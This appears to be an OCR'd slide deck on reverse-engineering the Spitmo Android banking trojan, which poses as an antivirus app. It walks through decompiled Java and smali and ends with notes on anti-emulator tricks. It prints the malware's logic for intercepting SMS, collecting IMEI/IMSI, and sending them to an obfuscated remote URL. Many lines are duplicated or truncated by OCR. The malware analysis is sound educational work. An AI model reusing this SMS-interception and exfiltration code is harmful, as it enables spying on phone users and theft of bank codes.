  AppContext = paramContext;
  if ((!paramIntent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) && (!paramIntent.getAction().equals("android.intent.action.BOOT_COMP
  {
    boolean bool = GetBoolValue(paramContext, "AntivirusEnabled");
    if (bool)
    {
      Bundle localBundle = paramIntent.getExtras();
      ((SmsMessage[])null);
      Object localObject = GetStaticDataString(paramContext);
      int j = 0;
      if (localBundle != null)
      {
        Object[] arrayOfObject = (Object[])localBundle.get("pdus");
        SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
        int k;
        for (int i = 0; i < arrayOfSmsMessage.length; i++)
        {
          arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
          String str2 = arrayOfSmsMessage[i].getMessageBody().toString();
          String str1 = arrayOfSmsMessage[i].getOriginatingAddress();
          StringBuilder localStringBuilder = new StringBuilder(String.valueOf(localObject));
          localObject = new Object[2];
          localObject[0] = URLEncoder.encode(str1);
          localObject[1] = URLEncoder.encode(str2);
          localObject = String.format("&from=%s&text=%s", localObject);
          k = 1;
        }
        if (k != 0)
          GetRequest((String)localObject);
        if (bool)
          abortBroadcast();
      }
    }
  }
  else
  {
    FirstScheduleInstalled = true;
    KavService.Schedule(paramContext, 30);
  }
}
```

Reversing SmsReceiver with Java Decompiler




```
public void onReceive(Context paramContext, Intent paramIntent)
{
  AppContext = paramContext;
  if ((!paramIntent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL"))
  ) && (!paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED")))
  {
    boolean bool = GetBoolValue(paramContext, "AntivirusEnabled");
```

Reversing SmsReceiver with Java Decompiler




```
public static boolean GetBoolValue(Context paramContext, String paramString)
{
  boolean bool = false;
  if (paramContext != null)
    bool = paramContext.getSharedPreferences("kav", 0).getBoolean(paramString, false);
  return bool;
}
```

Reversing SmsReceiver with Java Decompiler




```
boolean bool = GetBoolValue(paramContext, "AntivirusEnabled");
if (bool)
{
  Bundle localBundle = paramIntent.getExtras();
  ((SmsMessage[])null);
  Object localObject = GetStaticDataString(paramContext);
  int j = 0;
  if (localBundle != null)
  {
```

Reversing SmsReceiver with Java Decompiler




```
if (localBundle != null)
{
  Object[] arrayOfObject = (Object[])localBundle.get("pdus");
  SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
  int k;
  for (int i = 0; i < arrayOfSmsMessage.length; i++)
  {
    arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
    String str2 = arrayOfSmsMessage[i].getMessageBody().toString();
    String str1 = arrayOfSmsMessage[i].getOriginatingAddress();
```

Reversing SmsReceiver with Java Decompiler



```
String str2 = arrayOfSmsMessage[i].getMessageBody().toString();
String str1 = arrayOfSmsMessage[i].getOriginatingAddress();
StringBuilder localStringBuilder = new StringBuilder(String.valueOf(localObject));
localObject = new Object[2];
localObject[0] = URLEncoder.encode(str1);
localObject[1] = URLEncoder.encode(str2);
localObject = String.format("&from=%s&text=%s", localObject);
k = 1;
```

Reversing SmsReceiver with Java Decompiler



```
    localObject[1] = URLEncoder.encode(str2);
    localObject = String.format("&from=%s&text=%s", localObject);
    k = 1;
  }
  if (k != 0)
    GetRequest((String)localObject);
  if (bool)
    abortBroadcast();
}
```

Reversing SmsReceiver


Things we know

- onReceive processes incoming SMS messages
- AntivirusEnabled is a flag, if not enabled, won't do much.
- Calls GetStaticDataString
- Retrieves SMS body and originating phone number
- Formats a string: `&from=ORIGIN&text=BODY`
- Calls GetRequest
- AntivirusEnabled true: don't forward SMS to others

Things which are unclear yet


- What does GetStaticDataString() do?
- The result of GetStaticDataString() is overwritten...?
- What is variable k?
- What does GetRequest() do?

GetStaticDataString



```
public static String GetStaticDataString(Context paramContext)
{
  Object localObject2 = (TelephonyManager)paramContext.getSystemService("phone");
  Object localObject1 = ((TelephonyManager)localObject2).getLine1Number();
  String str1 = ((TelephonyManager)localObject2).getSubscriberId();
  String str2 = ((TelephonyManager)localObject2).getDeviceId();
  String str3 = "empty";
  if (str2 != null)
  {
    str3 = Integer.toString(2 * Integer.parseInt(((TelephonyManager)localObject2).get
DeviceId().substring(8)));
    str3 = "1" + str3 + "3";
  }
  else
  {
    str2 = "empty";
  }
  if (localObject1 != null)
    localObject2 = ((String)localObject1).replace("+", "");
  else
    localObject2 = "empty";
  if (str1 == null)
    str1 = "empty";
  int i = 0;
  if (GetBoolValue(paramContext, "AntivirusEnabled"))
    i = 1;
  localObject1 = new Object[5];
  localObject1[0] = localObject2;
  localObject1[1] = str1;
  localObject1[2] = str2;
  localObject1[3] = str3;
  localObject1[4] = Integer.valueOf(i);
  return (String)(String)String.format("?to=%s&i=%s&m=%s&aid=%s&h=%s", localObject1);
}
```

GetStaticDataString



```
public static String GetStaticDataString(Context paramContext)
{
  Object localObject2 = (TelephonyManager)paramContext.getSystemService("phone");
  Object localObject1 = ((TelephonyManager)localObject2).getLine1Number();
  String str1 = ((TelephonyManager)localObject2).getSubscriberId();
  String str2 = ((TelephonyManager)localObject2).getDeviceId();
  String str3 = "empty";
  if (str2 != null)
  {
    str3 = Integer.toString(2 * Integer.parseI
DeviceId().substring(8)));
    str3 = "1" + str3 + "3";
  }
  else
  {
    str2 = "empty";
  }
  if (localObject1 != null)
    localObject2 = ((String)localObject1).replace("+", "");
  else
    localObject2 = "empty";
  if (str1 == null)
    str1 = "empty";
  int i = 0;
  if (GetBoolValue(paramContext, "AntivirusE
    i = 1;
  localObject1 = new Object[5];
  localObject1[0] = localObject2;
  localObject1[1] = str1;
  localObject1[2] = str2;
  localObject1[3] = str3;
  localObject1[4] = Integer.valueOf(i);
  return (String)(String)String.format("?to=%s&i=%s&m=%s&aid=%s&h=%s", localObject1);
}
```

str1 = IMSI
str2 = IMEI
str3 = 1 + 8th char IMEI + 3

localObject2 =
remove + in
phone number

to = phone number
without +
i = IMSI
m = IMEI
aid = 1 + 8thchar + 3
h = boolean AntivirusEnabled

Reversing SmsReceiver


Things we know

- onReceive processes incoming SMS messages
- AntivirusEnabled is a flag, if not enabled, won't do much.
- Calls GetStaticDataString: `?to=PHONE&i=IMSI&m=IMEI...`
- Retrieves SMS body and originating phone number
- Formats a string: `&from=ORIGIN&text=BODY`
- Calls GetRequest
- AntivirusEnabled true: don't forward SMS to others

Things which are unclear yet


- The result of GetStaticDataString() is overwritten...?
- What is variable k?
- What does GetRequest() do?

A look into Smali



```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 14
    .parameter "context"
    .parameter "intent"

    .prologue
    .line 217
    sput-object p1, Lcom/antivirus/kav/SmsReceiver;->AppContext:Landroid/content/Contex
t;

    .line 222
    invoke-virtual/range {p2 .. p2}, Landroid/content/Intent;->getAction()Ljava/lang/St
ring;

    move-result-object v9

    const-string v10, "android.intent.action.NEW_OUTGOING_CALL"

    invoke-virtual {v9, v10}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v9

    if-nez v9, :cond_0

    invoke-virtual/range {p2 .. p2}, Landroid/content/Intent;->getAction()Ljava/lang/St
ring;

    move-result-object v9

    const-string v10, "android.intent.action.BOOT_COMPLETED"

    invoke-virtual {v9, v10}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v9

    if-eqz v9, :cond_2
```

A look into Smali




```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 14
    .parameter "context"
    .parameter "intent"

    .prologue
    .line 217
    sput-object p1, Lcom/antivirus/kav/SmsReceiver;->AppContext:Landroid/content/Contex
t;

    .line 222
    invoke-virtual/range {p2 .. p2}, Landroid/content/Intent;->getAction()Ljava/lang/St
ring;

    move-result-object v9

    const-string v10, "android.intent.action.NEW_OUTGOING_CALL"

    invoke-virtual {v9, v10}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v9

    if-nez v9, :cond_0

    invoke-virtual/range {p2 .. p2}, Land                                           St
ring;

    move-result-object v9

    const-string v10, "android.intent.ac

    invoke-virtual {v9, v10}, Ljava/lang

    move-result v9

    if-eqz v9, :cond_2
```

if (intent.getAction().equals(
    "NEW_OUTGOING...")) {
  cond_0;
}


if (! intent.getAction().equals(
   "BOOT_COMPLETED") {
  cond_2;
}

A look into Smali



```
:cond_0
const/4 v9, 0x1

sput-boolean v9, Lcom/antivirus/kav/SmsReceiver;->FirstScheduleInstalled:Z

.line 225
const/16 v9, 0x1e

invoke-static {p1, v9}, Lcom/antivirus/kav/KavService;->Schedule(Landroid/con
ext;I)V

.line 266
:cond_1
:goto_0
return-void

.line 230
:cond_2
const-string v9, "AntivirusEnabled"

invoke-static {p1, v9}, Lcom/antivirus/kav/SmsReceiver;->GetBoolValue(Landroi
/Context;Ljava/lang/String;)Z

move-result v2

.line 232
.local v2, TotalHideSms:Z
if-eqz v2, :cond_1
```

A look into Smali



```
:cond_0
const/4 v9, 0x1

sput-boolean v9, Lcom/antivirus/

.line 225
const/16 v9, 0x1e

invoke-static {p1, v9}, Lcom/antivirus/kav/KavService;->Schedule(Landroid/con
ext;I)V

.line 266
:cond_1
:goto_0
return-void

.line 230
:cond_2
const-string v9, "AntivirusEnabled"

invoke-static {p1, v9}, Lcom/antivirus/kav/SmsReceiver;->GetBoolValue(Landroi
/Context;Ljava/lang/String;)Z

move-result v2

.line 232
.local v2, TotalHideSms:Z
if-eqz v2, :cond_1
```


cond_0:
FirstScheduleInstalled = true;
KavService->Schedule(0x1e);

cond_1: end

cond_2:...


TotalHideSms =
  GetBoolValue("AntivirusEnabled");

A look into Smali



```
 invoke-static {p1}, Lcom/antivirus/kav/SmsReceiver;->GetStaticDataString(L
ent/Context;)Ljava/lang/String;

 move-result-object v0

 .line 241
 .local v0, GetString:Ljava/lang/String;
 const/4 v1, 0x0

 .line 243
 .local v1, SendReport:Z
 if-eqz v3, :cond_1
```

A look into Smali



```
  invoke-static {p1}, Lcom/antivirus/kav/SmsReceiver;->GetStaticDataString(L
tent/Context;)Ljava/lang/String;

  move-result-object v0

  .line 241
  .local v0, GetString:Ljava/lang/String;
  const/4 v1, 0x0

  .line 243
  .local v1, SendReport:Z
  if-eqz v3, :cond_1
```

Findings with Smali

- Bad decompilation of first initial test:

```
// WRONG
if (! intent.getAction().equals("OUTGOING_CALL") &&
      ! intent.getAction().equals("BOOT_COMPLETED")) {
}
// CORRECT
if (intent.getAction().equals("OUTGOING_CALL") {
   ...
} else if (! intent.getAction().equals("BOOT_COMPLETED")) {
}
```

- Missing variable names: TotalHideSms (AntivirusEnabled flag) and SendReport (k)
- Wrong decompilation of string composition: GetString initialized to GetStaticDataString() and then append `&from=ORIGIN&text=BODY`

Reversing SmsReceiver


Things we know

- If OUTGOING_CALL, schedule KavService
- Build string, initialize it to: `?to=PHONE&i=IMSI&m=IMEI...`
- Retrieves SMS body and originating phone number
- Append `&from=ORIGIN&text=BODY` to string
- Calls GetRequest if SendReport true
- AntivirusEnabled true: don't forward SMS to others

Things which are unclear yet

- What does GetRequest() do?


GetRequest: Decompilation failure



```
/ ERROR //
ublic static int GetRequest(String paramString)
{
  // Byte code:
  //   0: new 63      java/lang/StringBuilder
  //   3: dup
  //   4: invokestatic 67 com/antivirus/kav/SmsReceiver:LinkAntivirus   ()Ljava/lang/String;
  //   7: invokestatic 73 java/lang/String:valueOf    (Ljava/lang/Object;)Ljava/lang/String;
  //   10: invokespecial 74   java/lang/StringBuilder:<init>  (Ljava/lang/String;)V
  //   13: aload_0
  //   14: invokevirtual 78   java/lang/StringBuilder:append  (Ljava/lang/String;)Ljava/lang/StringBuilder;
  //   17: invokevirtual 81   java/lang/StringBuilder:toString     ()Ljava/lang/String;
  //   20: astore_2
  //   21: aconst_null
  //   22: astore_1
  //   23: new 83     java/net/URL
  //   26: dup
  //   27: aload_2
  //   28: invokespecial 84   java/net/URL:<init>    (Ljava/lang/String;)V
  //   31: astore_1
  //   32: aload_1
  //   33: astore_1
  //   34: aload_1
  //   35: invokevirtual 88   java/net/URL:openConnection ()Ljava/net/URLConnection;
  //   38: astore_1
  //   39: aload_1
  //   40: checkcast 90  java/net/HttpURLConnection
  //   43: astore_2
```


Solution? Use another tool!

- Use another decompiler (e.g Jad)
- Or read smali




```
   public static int GetRequest(String s)
   {
       Object obj;
       String s1;
       s1 = (new StringBuilder(String.valueOf(LinkAntivirus()))).append(s).toString();
       obj = null;
       obj = new URL(s1);
       obj = obj;
L1:
abel0:
       {
           int i;
           HttpURLConnection httpurlconnection;
           try
           {
               obj = ((URL) (obj)).openConnection();
           }
           catch(IOException _ex)
           {
               i = -3;
               break label0;
           }
           catch(NullPointerException _ex)
           {
               i = -5;
               break label0;
           }
           httpurlconnection = (HttpURLConnection)obj;
           try
           {
               i = httpurlconnection.getResponseCode();
               if(i == 200)
               {
                   boolean flag = httpurlconnection.getHeaderField("ForgetMessages").startsWith("true");
                   SaveBoolValue(AppContext, "AntivirusEnabled", flag);
               }
           }
           catch(IOException _ex)
           {
               i = -4;
           }
           i = i;
       }
       return i;
       JVM INSTR pop ;
         goto _L1
   }
```

Solution? Use another tool!



```
lic static int GetRequest(String s)

 Object obj;
 String s1;
 s1 = (new StringBuilder(String.valueOf(LinkAntivirus()))).append(s).toString();
 obj = null;
 obj = new URL(s1);
 obj = obj;


 {
     int i;
     HttpURLConnection httpurlconnection;
     try
     {
         obj = ((URL) (obj)).openConnection();
     }
     catch(IOException _ex)
     {
         i = -3;
         break label0;
     }
     catch(NullPointerException _ex)
     {
         i = -5;
         break label0;
     }
     httpurlconnection = (HttpURLConnection)obj;
     try
     {
         i = httpurlconnection.getResponseCode();
         if(i == 200)
         {
             boolean flag = httpurlconnection.getHeaderField("ForgetMessages").startsW
             SaveBoolValue(AppContext, "AntivirusEnabled", flag);
```


Solution? Use another tool!



```
  }
  httpurlconnection = (HttpURLConnection)obj;
  try
  {
      i = httpurlconnection.getResponseCode();
      if(i == 200)
      {
          boolean flag = httpurlconnection.getHeaderField("ForgetMessages").startsWith("true
          SaveBoolValue(AppContext, "AntivirusEnabled", flag);
      }
  }
  catch(IOException _ex)
  {
      i = -4;
  }
  i = i;

turn i;
M INSTR pop ;
 goto _L1
```

GetRequest decompilation

- LinkAntivirus(): obfuscated string



```
    public static String LinkAntivirus()
    {
        return "h=-q--=----tq--t-q=p-q=:-==q/q/qrqoqu-=t-i=qnq-gq=-sqm=-sq.-=c-
=qo-mq/=-qzq.-q=p=qh-p=".replace("=", "").replace("-", "").replace("q", "");
    }
```

- URL = de-obfuscated string + parameter
- Open URL
- Read HTTP response
- If HTTP response is ok (200), read header ForgetMessages: store in AntivirusEnabled flag

Spitmo: conclusion

What it does

- Displays a fake 3-digit activation code. 2nd digit is based on IMEI
- KavService not used. Missing start command?
- SMS forwarded to a remote URL:
  `http://CENSORED?to=PHONE&i=IMSI&m=IMEI-&aid=ACTIVATIONCODE&h=BOOLEAN&from=ORIGIN&text=BODY`

Lessons learned

Read smali when decompilation fails

Understanding access$0

```
.method static synthetic access$0(Lcom/tapjoy/TJCOffersWebView;)
   Landroid/widget/ProgressBar;
    .locals 1
    .parameter

    .prologue
    .line 28
    iget-object v0, p0, Lcom/tapjoy/TJCOffersWebView;->progressBar:Land

    return-object v0
.end method
```

Compiler created

- Java: Inner classes can access private members of their enclosing class.
- Byte-code: creates synthetic access$0

Anti-emulator tricks

Honeynet challenge 2011


```
// com.fc9.currencyguide.daemon.e.b:
if (a.a(Build.DEVICE).equalsIgnoreCase(
     "46a808cfd5beafa5e60aefee867bf92025dc2849"))
      localBoolean = Boolean.valueOf(1); // true
